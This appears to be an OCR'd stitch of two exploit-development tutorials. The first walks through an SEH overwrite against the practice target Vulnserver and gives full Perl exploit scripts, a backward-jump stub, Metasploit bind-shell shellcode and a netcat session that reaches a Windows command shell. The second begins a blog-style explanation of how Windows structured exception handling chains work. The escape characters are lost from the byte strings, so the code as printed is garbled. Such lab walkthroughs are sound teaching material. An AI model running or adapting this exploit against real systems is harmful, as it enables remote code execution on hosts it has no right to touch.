
Welcome to Vulnerable Server! Enter HELP for help.

Allow the program to handle the first exception using the exception handler.
In the disassembler pane, you should now see that we have executed the first of the four xCC INT3 breakpoint instructions that we inserted before the overwrite address, and execution is paused at the second. See the screenshot below.



If you scroll down to the bottom of the stack pane, you should also see the area of memory where we are executing instructions from. We are running the instructions represented by the

xCC bytes immediately before the overwritten SEH entry.



We have now successfully gained control of code execution, but we only have four bytes in this particular location to work with. We can't use the following four bytes for arbitrary code; because they are used to store the SEH overwrite location. Perhaps you saw this problem coming a little earlier in this tutorial?

To work around this little problem, we can jump code execution forward to the address after the overwritten SEH entry, and then, because we still don't have enough space for full shellcode, we can jump backwards again to a spot near the start of the long sequence of "A" characters, at the start of the data we are sending. We can then replace the data in this section with our shellcode.

The following skeleton exploit has been modified to replace the long section of "A" characters with xCC INT3 breakpoints, and will allow us to jump from our four byte island just before the overwritten SEH entry, to the space following this entry, and then back into the large section of xCC breakpoints we have just used to replace the "A" characters.

```
#!/usr/bin/perl

use IO::Socket;

if ($ARGV[1] eq '') {

        die("Usage: $0 IP_ADDRESS PORTnn");

}

$baddata = "GMON /"; # sets variable $baddata to "GMON /"

$baddata .= "xCC" x 3498; # appends (.=) 3498 "CC" characters to $baddata

$baddata .= "xEBx0Fx90x90"; # JMP 0F, NOP, NOP

$baddata .= pack('V', 0x625010B4); # SEH overwrite, essfunc.dll, POP EBX, POP EBP, RET

$baddata .= "x59xFExCDxFExCDxFExCDxFFxE1xE8xF2xFFxFFxFF";

$baddata .= "x90" x (4000 - length($baddata)); # data after SEH handler

$socket = IO::Socket::INET->new( # setup TCP socket – $socket

        Proto => "tcp",

        PeerAddr => "$ARGV[0]", # command line variable 1 – IP Address
```

```
        PeerPort => "$ARGV[1]" # command line variable 2 – TCP port
) or die "Cannot connect to $ARGV[0]:$ARGV[1]";
$socket->recv($sd, 1024); # Receive 1024 bytes data from $socket, store in $sd
print "$sd"; # print $sd variable
$socket->send($baddata); # send $baddata variable via $socket
```

The following section of shellcode that I have placed immediately after the SEH overwrite address (from the final modified line in red above) may require some explanation.

"x59xFExCDxFExCDxFExCDxFFxE1xE8xF2xFFxFFxFF"

The assembly equivalent of this shellcode, (which I originally modified from an older Securityforest article which is no longer online) is as follows:

```
x59                     POP ECX
xFExCD          DEC CH
xFExCD          DEC CH
xFExCD          DEC CH
xFFxE1          JMP ECX
xE8xF2xFFxFFxFF         CALL [relative -0D]
```

The first thing that you should know about this section of code is that its designed to start execution from the final CALL statement, so for it to work properly we need to make sure that code referring to it jumps over the first five instructions when it is executed. In this exploit, I have achieved this by using the JMP 0F instruction which sits in the four bytes immediately before the overwritten SE handler address to JMP over both the handler address and the first five instructions of this shellcode above, to finally land on the CALL instruction. In the exploit code above, this JMP instruction sits within the second modified line in red.

When executed, the CALL instruction will place the address of the following instruction in memory onto the stack, and will then redirect execution to the POP ECX instruction at the start of the shellcode. Placing the address of the following instruction onto the stack is standard operation for the CALL instruction, so execution can continue from this point using a RETN once the CALLed function is complete.

The POP ECX instruction will POP the contents of the top entry of the stack, which contains the address just placed there by the previous CALL statement, into the ECX register. We then decrement the CH register by 1 three times. The CH register is actually a subregister of ECX affecting the second least significant byte of ECX. In essence, subtracting 1 from CH actually subtracts 256 from ECX register, and done three times this makes for a total of 768 subtracted from ECX. We then JMP to the address stored within the ECX register.

Essentially, this shellcode provides us with a way of doing a large relative jump backwards from our current location, and in this case the result is that we land within the block of INT3 breakpoints near the start of the data we sent to the application.

To give you a better feel for how this works, let's actually step through the operation of this code in the debugger, so you can see what is occurring.

Restart Vulnserver in the debugger, start it running, and run the exploit code:


stephen@lion:~/Vulnserver$ perl gmon-exploit-vs.pl 192.168.56.101 9999

Welcome to Vulnerable Server! Enter HELP for help.


Before you allow the program to attempt to handle the first exception by hitting **Shift F7/F8/F9**, which will trigger the exception handler, use the **View** menu, **SEH chain** option to bring up the SEH chain window, and use the **F2** key to set a breakpoint on our overwritten SEH handler.

Now close the SEH chain window and pass the exception through to the program to handle. Execution should then pause in the debugger at the POP EBX command at address 625010B4. From this point press **F7** three times to step through the POP, POP, RET until execution reaches the JMP SHORT instruction represented by the xEBx0F characters that we placed in the first two of the four bytes before the SEH overwrite. Here we have performed the POP, POP RET that took the third entry on the stack at the time of the Exception Handler taking over, and redirected execution to the first of the instructions represented by the data we sent to the program.


See the following screenshot.




Press **F7** again, and this JMP instruction will execute, taking us to the CALL statement at the end of the short section of shellcode we examined above.




Press **F7** again, and now two things will happen. First, the address of the instruction immediately following the CALL (00B6FFF2 in my case, a NOP instruction), will be placed onto the stack. See the screenshot below to see the top of the stack after execution of this CALL instruction.




The second thing that occurs is that code execution will redirect to the POP ECX instruction that was at the start of our small section of shellcode. See the screenshot below.



Press **F7** again, to step through the POP ECX instruction. You will note that the stack pointer moves so that the address of the instruction following the CALL is no longer at the top of the stack, and the ECX register will now be storing the value previously stored on the stack. See the following screenshot which now shows the value in the ECX register.



Press **F7** three more times. The ECX register will be decremented by a value of 256 each time – you can watch this happening in the registers pane. Now press **F7** once more. Code execution will now jump to within that large block of INT3 breakpoints at the start of this section of data.



At this point, we just need to work out where within this large block of INT3 characters we have landed so we can work out where in our exploit our final shellcode needs to go.

Adding the final shellcode

Calculating the position where we should place our final section of shellcode is actually quite simple. Since we are jumping backwards 768 bytes from the end of the CALL statement at the end of our small block of shellcode, we simply need to subtract 768, less the length of the data between the end of the small shellcode and the end of the block of INT3 instructions, from the value we used for the size of the block of INT3 instructions.

The data between the end of the INT3 instructions and the end of the small shellcode is 22 bytes in length. Subtracted from 768, this makes 746. My value for the size of the INT 3 block of characters (determined when we ran pattern_offset earlier) was 3498. Subtracting 746 from 3498 makes 2752. If you received a different value from the pattern_offset program earlier, please make sure you subtract 746 from this value to determine where your shellcode will start.

Let's generate some bindshell shellcode which we can then add to our exploit at this position. I will encode the shellcode to not use the standard set of bad characters x00, x0a and x0d – if there are any other bad characters we will find out when we attempt to run the exploit.

stephen@lion:~/Vulnserver$ msfpayload windows/shell_bind_tcp LPORT=4444 R | msfencode -b 'x00x0ax0d' -t perl

[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

my $buf =

"xddxc4xd9x74x24xf4xbaxd1xcex11xebx5dx29xc9" .

"xb1x56x31x55x18x83xedxfcx03x55xc5x2cxe4x17" .

"x0dx39x07xe8xcdx5ax81x0dxfcx48xf5x46xacx5c" .

"x7dx0ax5cx16xd3xbfxd7x5axfcxb0x50xd0xdaxff" .

"x61xd4xe2xacxa1x76x9fxaexf5x58x9ex60x08x98" .

"xe7x9dxe2xc8xb0xeax50xfdxb5xafx68xfcx19xa4" .

"xd0x86x1cx7bxa4x3cx1exacx14x4ax68x54x1fx14" .

"x49x65xccx46xb5x2cx79xbcx4dxafxabx8cxaex81" .

"x93x43x91x2dx1ex9dxd5x8axc0xe8x2dxe9x7dxeb" .

"xf5x93x59x7exe8x34x2axd8xc8xc5xffxbfx9bxca" .

"xb4xb4xc4xcex4bx18x7fxeaxc0x9fx50x7ax92xbb" .

"x74x26x41xa5x2dx82x24xdax2ex6ax99x7ex24x99" .

"xcexf9x67xf6x23x34x98x06x2bx4fxebx34xf4xfb" .

"x63x75x7dx22x73x7ax54x92xebx85x56xe3x22x42" .

"x02xb3x5cx63x2ax58x9dx8cxffxcfxcdx22xafxaf" .

"xbdx82x1fx58xd4x0cx40x78xd7xc6xf7xbex19x32" .

"x54x29x58xc4x4bxf5xd5x22x01x15xb0xfdxbdxd7" .

"xe7x35x5ax27xc2x69xf3xbfx5ax64xc3xc0x5axa2" .

"x60x6cxf2x25xf2x7exc7x54x05xabx6fx1ex3ex3c" .

"xe5x4ex8dxdcxfax5ax65x7cx68x01x75x0bx91x9e" .

"x22x5cx67xd7xa6x70xdex41xd4x88x86xaax5cx57" .

"x7bx34x5dx1axc7x12x4dxe2xc8x1ex39xbax9exc8" .

"x97x7cx49xbbx41xd7x26x15x05xaex04xa6x53xaf" .

"x40x50xbbx1ex3dx25xc4xafxa9xa1xbdxcdx49x4d" .

"x14x56x79x04x34xffx12xc1xadxbdx7exf2x18x81" .

"x86x71xa8x7ax7dx69xd9x7fx39x2dx32xf2x52xd8" .

"x34xa1x53xc9";

Modify the skeleton exploit as shown below to add the shellcode. A couple of important things to note about the changes I have made below are:

- I am no longer starting the $baddata variable with the “GMON /” string, I am instead putting this in a separate variable and sending this through to the application before the $baddata variable. Note that the last line of the exploit has been modified to achieve this. This change simplifies the size calculations we need to make by excluding the additional characters from the “GMON /” string from the $baddata variable.
- My two calculated values of 2752 and 3498 are used in the code to set the size of the data sent before and after the final shellcode. It is important you place your own calculated values in these locations if the pattern_offset tool gave you a different value than I received earlier on in this tutorial. If these values are not correct your exploit will not work.
- I have added 16 additional NOPs immediately before the start of the final shellcodes position. This is general good practice when using encoded shellcode, as the decoding process sometimes requires additional space to work in.

```
#!/usr/bin/perl

use IO::Socket;

if ($ARGV[1] eq '') {

        die("Usage: $0 IP_ADDRESS PORTnn");

}

$badheader = "GMON /"; # sets variable $badheader to "GMON /"

$baddata = "x90" x 2752; # 2752 "x90" characters

$baddata .= "x90" x 16; # shellcode starts here
```

```
# msfpayload windows/shell_bind_tcp LPORT=4444 R | msfencode -b 'x00x0ax0d'
$baddata .=  "xddxc4xd9x74x24xf4xbaxd1xcex11xebx5dx29xc9" .
"xb1x56x31x55x18x83xedxfcx03x55xc5x2cxe4x17" .
"x0dx39x07xe8xcdx5ax81x0dxfcx48xf5x46xacx5c" .
"x7dx0ax5cx16xd3xbfxd7x5axfcxb0x50xd0xdaxff" .
"x61xd4xe2xacxa1x76x9fxaexf5x58x9ex60x08x98" .
"xe7x9dxe2xc8xb0xeax50xfdxb5xafx68xfcx19xa4" .
"xd0x86x1cx7bxa4x3cx1exacx14x4ax68x54x1fx14" .
"x49x65xccx46xb5x2cx79xbcx4dxafxabx8cxaex81" .
"x93x43x91x2dx1ex9dxd5x8axc0xe8x2dxe9x7dxeb" .
"xf5x93x59x7exe8x34x2axd8xc8xc5xffxbfx9bxca" .
"xb4xb4xc4xcex4bx18x7fxeaxc0x9fx50x7ax92xbb" .
"x74x26x41xa5x2dx82x24xdax2ex6ax99x7ex24x99" .
"xcexf9x67xf6x23x34x98x06x2bx4fxebx34xf4xfb" .
"x63x75x7dx22x73x7ax54x92xebx85x56xe3x22x42" .
"x02xb3x5cx63x2ax58x9dx8cxffxcfxcdx22xafxaf" .
"xbdx82x1fx58xd4x0cx40x78xd7xc6xf7xbex19x32" .
"x54x29x58xc4x4bxf5xd5x22x01x15xb0xfdxbdxd7" .
"xe7x35x5ax27xc2x69xf3xbfx5ax64xc3xc0x5axa2" .
"x60x6cxf2x25xf2x7exc7x54x05xabx6fx1ex3ex3c" .
"xe5x4ex8dxdcxfax5ax65x7cx68x01x75x0bx91x9e" .
"x22x5cx67xd7xa6x70xdex41xd4x88x86xaax5cx57" .
"x7bx34x5dx1axc7x12x4dxe2xc8x1ex39xbax9exc8" .
"x97x7cx49xbbx41xd7x26x15x05xaex04xa6x53xaf" .
"x40x50xbbx1ex3dx25xc4xafxa9xa1xbdxcdx49x4d" .
"x14x56x79x04x34xffx12xc1xadxbdx7exf2x18x81" .
"x86x71xa8x7ax7dx69xd9x7fx39x2dx32xf2x52xd8" .
"x34xa1x53xc9";
$baddata .= "x90" x (3498 - length($baddata));
$baddata .= "xEBx0Fx90x90"; # JMP 0F, NOP, NOP
$baddata .= pack('V', 0x625010B4); # SEH overwrite, essfunc.dll, POP EBX, POP EBP, RET
```

```
$baddata .= "x59xFExCDxFExCDxFExCDxFFxE1xE8xF2xFFxFFxFF";

$baddata .= "x90" x (4000 - length($baddata)); # data after SEH handler

$socket = IO::Socket::INET->new( # setup TCP socket – $socket

        Proto => "tcp",

        PeerAddr => "$ARGV[0]", # command line variable 1 – IP Address

        PeerPort => "$ARGV[1]" # command line variable 2 – TCP port

) or die "Cannot connect to $ARGV[0]:$ARGV[1]";

$socket->recv($sd, 1024); # Receive 1024 bytes data from $socket, store in $sd

print "$sd"; # print $sd variable

$socket->send($badheader . $baddata); # send $badheader and $baddata variable via $socket
```

Now restart the program in the debugger, start it running and launch the exploit:

```
stephen@lion:~/Vulnserver$ perl gmon-exploit-vs.pl 192.168.56.101 9999

Welcome to Vulnerable Server! Enter HELP for help.
```

Pass the first exception to the program so that the exception handler will kick in. The program should now appear to be running normally in the debugger.

Now we can attempt to attach to the shell that should hopefully be listening…

```
stephen@lion:~/Vulnserver$ nc -nvv 192.168.56.101 4444

Connection to 192.168.56.101 4444 port [tcp/*] succeeded!

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.


C:Documents and SettingsStephen>
```

We have shell, exploit completed!!

https://resources.infosecinstitute.com/topic/seh-exploit/

Introduction

I recently wrote a tutorial on Simple Win32 Buffer-Overflows where we exploited one of the most simple Buffer Overflows around; **Stack-Overflow** aka **EIP Overwrite** which you can read Here

At the start of the article I discussed how I recently embarked on a mission to learn exploit development better and the purpose of this mini-series was too have reason to put pen to paper and finally learn all this shit :) - Now in this article I want to move on a little bit from basic **Stack Overflows** and progress to **SEH - Structured Exception Handling** Overflows.

Now of course it is fairly obvious that the exploits I am talking about here are fairly old, think *WinXP* days and a lot of this stuff has been mitigated with new technologies such as **DEP / ASLR** etc, but as I said in Part-1 you have to learn the old stuff before you learn the new stuff.

Let's jump right into it.

Table of Contents:

Exception Handlers 101

Before we jump into looking at this from a exploitation perspective let's first talk about what **Exception Handlers** *really are*, the different types and what purpose they service within the Windows OS.

What is an Exception?

An exception is an event that occurs during the execution of a program/function

Different Types of Handlers

Exception Handler (EH) - Piece of code that will attempt to *do something* and have pre-defined courses to take depending on the outcome. For example, try do this if you fail do this.

**Structured Exception Handler (SEH) - ** Windows in-built Exception Handler that can be used to fallback on if your development specific Exception Handler fails or to be used primarily.

**Next Structured Exception Handler (nSEH) - **

Now as you can see above I have mentioned **EH/SEH** truthfully because **Exception Handlers** are split up into two different categories, *OS Level* handlers and/or Handlers implemented by developers themselves. As you can see Windows has an *OS Level* called **SEH**.

So basically **Exception Handlers** are pieces of codes written inside a program, with the sole purpose of dealing any *exceptions* or errors the application may throw. For example:

```
try
{
   // Code to try goes here.
}
catch (SomeSpecificException ex)
{
   // Code to handle the exception goes here.
}
finally
{
   // Code to execute after the try (and possibly catch) blocks
   // goes here.
}
```

The above example represents a basic exception handler **(EH)** in C# implemented by the developer - Sometimes looking at code like above can be quite scary to a non-programmer but all we are really doing is saying try run this piece of code & if an error/exception occurs do whatever the catch block contains. Simple!

Now it is not uncommon for software developers to write there own exception handlers to manage any errors/warnings there software may through but **Windows** also has one built in called **Structured Exception Handler (SEH)** which can throw up error messages such as Program.exe has stopped working and needs to close - I'm sure you have all seem them before.

It is also worth mentioning that no matter where the **Exception Handler** is defined whether it be at the **OS-Level** and/or **Developer Level** that all **Handlers** are controlled and managed centrally and consistently by the **Windows SEH** via a collection of designated memory locations and *functions*.

So How Do Structured Exception Handlers Work?

So, How do they work? Well SEH is a mechanism within Windows that makes use of a data structure/layout called a **Linked List** which contains a sequence of memory locations. When a exception is triggered the OS will retrieve the head of the **SEH-Chain** and traverse the list and the handler will evaluate the most relevant course of action to either close the program down graceful or perform a specified action to recover from the *exception*. (More on the linking later)

When we run an application its executed and each respective **function** that is ran from within *the application* there is a **stack-frame** created before finally being ***popped*** off after the function *returns* or finishes executing. Now the same is actually true for **Exception Handlers**. Basically if you run a function with a **Exception Handler** embedded in itself- that exception handler will get it's own dedicated **stack-frame**

Source: ethicalhacker.net

As you can see each **code-block** has it's own **stack-frame**, represented by the arrows linking each respective *frame*.


So… How are they linked? Well for every **Exception Handler**, there is an **Exception Registration Record** configured which are all chained together to form a linked list. The **Exception Registration Record** contains numerous fields but namely the _EXCEPTION_REGISTRATION_RECORD *Next; which defines the next **Exception Registration Record** in the **SEH Chain** - This is what allows us too navigate the **SEH Chain** from *top-to-bottom*.

Now, you might be wondering how **Windows SEH** uses the **Exception Registration Record** & **Handlers** etc. Well when an exception occurs, the OS will start at the top of the **SEH Chain** and will check the first **Exception Registration Record** to see if it can handle the exception/error, if it can it will execute the code block defined by the pointer to the **Exception Handler** - However if it can't it will move down the **SEH Chain** utilizing the _EXCEPTION_REGISTRATION_RECORD *Next; field to move to the *next record* and it will


continue to do so all the way down the chain until it finds a *record/handler* that is able to handle the exception.

But what if none of the pre-defined exception handler functions are applicable? Well windows places a default/generic exception handler at the bottom of every **SEH Chain** which can provide a generic message like Your program has stopped responding and needs to close - The generic handler is represented in the picture above by 0xffffff


The below image provides a simplified overview of the overall **SEH Chain**



We can also view the **SEH Chain** with **Immunity** by loading our binary and hitting Alt+S - As you can see in the picture below we have the **SEH Chain** highlighted in green in the bottom left as well as the **SEH Record / SEH Handler** highlighted in blue on the stack.



In this case we actually have 2 Handlers specified by **SEH Records** - The first is a normal implemented handler and the 2nd one at address 0028FFC4 is Window's **OS Level** handler which we can see in the screenshot below.

